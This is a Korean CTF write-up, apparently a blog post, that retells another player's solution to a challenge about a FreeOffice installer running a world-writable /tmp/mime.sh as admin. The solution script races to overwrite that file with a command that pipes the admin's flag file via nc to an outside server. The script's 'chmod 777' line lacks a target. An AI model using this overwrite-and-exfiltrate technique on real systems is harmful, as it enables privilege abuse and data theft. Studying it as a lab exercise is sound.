

1. 문제 확인



2. 과정

무슨 친구 PC를 해킹해서 친구가 뭘 하는지 확인하라는 문제였다.

파일을 받아 열어서 확인해봤다.



Readme 텍스트파일을 먼저 열었다.


build.sh: 파일을 다운로드하고 도커 이미지를 구축하세요. 시간이 좀 걸리는데, 이 시간을 이용해서 출처를 읽어보세요.

run-env/run-debug.sh: ./run-debug.sh exploit.sh를 실행하여 취약점을 개발하세요. 그래픽 환경을 관찰하려면 "vncviewer 127.0.0.1"을 사용하세요.

run-env/run.sh: 이 스크립트를 사용하여 프로덕션에서 당신의 공격이 실행될 것입니다(활용이 있는 디렉토리는 첫 번째 arg로 전달됨). 몇 분 후에 죽을 것입니다.

해석해보면 이런 내용이었다. 보니까 가상머신으로 열어야 할 것 같아서 VM을 실행해서 파일을 다시 받았다. 그런데 내가 아직 가상머신에 미숙해서 문제를 해결할 수 있는 수준이 아닌 것 같다.. 다른 분의 라업을 보면

Run-debug.sh



이걸로 도커 컨테이너를 실행할 때 파일 시스템을 탐색할 수 있는데

컨테이너가 시작되면 guest 스크립트가 실행된다. (sleep 1000이 실행)

관리자는 /home/admin/data/softmaker-freeoffice-2018\_980-01\_amd64.deb 를 설치하고 플래그가 포함된 파일을 연다.

아까 토커 컨테이너를 실행해서 파일 시스템을 탐색할 때 다른 사람이 쓸 수 있는 파일을 찾을 수 있는데 logfile /tmp/smsfree.1.log를 발견할 수 있다고 한다.

여긴 su admin -c “sh /tmp/mime.sh”를 볼 수 있는데 스트립트가 admin으로 실행된다는 걸 알 수 있다. 따라서 설치 프로세스가 시작되기 전 파일을 작성하고 관리자 홈에서 flag.prdx 파일을 복사하는 명령이 실행될 수 있도록 하면 된다. 실행의 순서는 아래와 같다고 한다.

touch /tmp/mime.sh

chmod 777

/bin/cat <<EOF >/tmp/mymime.sh

cat /home/admin/data/flag.prdx | nc myserver.de 12345

EOF

while true;

do

cp /tmp/mymime.sh /tmp/mime.sh

done

DrgnS {W4at\_ab0ut\_r3spon5ible\_di5closur3}